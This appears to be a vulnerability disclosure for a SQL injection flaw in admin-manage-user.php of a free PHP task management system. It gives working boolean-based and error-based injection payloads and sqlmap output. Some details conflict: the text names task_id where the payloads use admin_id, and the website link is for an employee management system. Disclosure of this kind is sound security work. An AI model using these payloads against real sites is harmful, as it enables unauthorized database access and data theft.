SQL vulnerability from php task management system free download in admin-manage-user.php

Affected Project: php task management system free download


Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html

Version: 1.0

Related Code file: admin-manage-user.php


Demonstration

1. First, follow the steps shown in the image to delete the information, then capture the packet. The data packet is as follows.



2. There is an SQL injection vulnerability at the `task_id` parameter, with a Boolean-based blind SQL injection payload:
   `(SELECT (CASE WHEN (7944=7944) THEN 20 ELSE (SELECT 1883 UNION SELECT 1539) END))`

By modifying the condition `WHEN (7944=7944)`, a noticeable difference in the response is observed.



The following demonstrates the use of **sqlmap** with various injection techniques, all of which successfully extract sensitive information.

```
sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: http://localhost:8080/admin-manage-user.php?delete_user=delete_user&admin_id=(SELECT (CASE WHEN (7944=7944) THEN
 20 ELSE (SELECT 1883 UNION SELECT 1539) END))

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: http://localhost:8080/admin-manage-user.php?delete_user=delete_user&admin_id=20 AND EXTRACTVALUE(3894,CONCAT(0x5
c,0x7171716a71,(SELECT (ELT(3894=3894,1))),0x716b706b71))
---
[17:29:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
```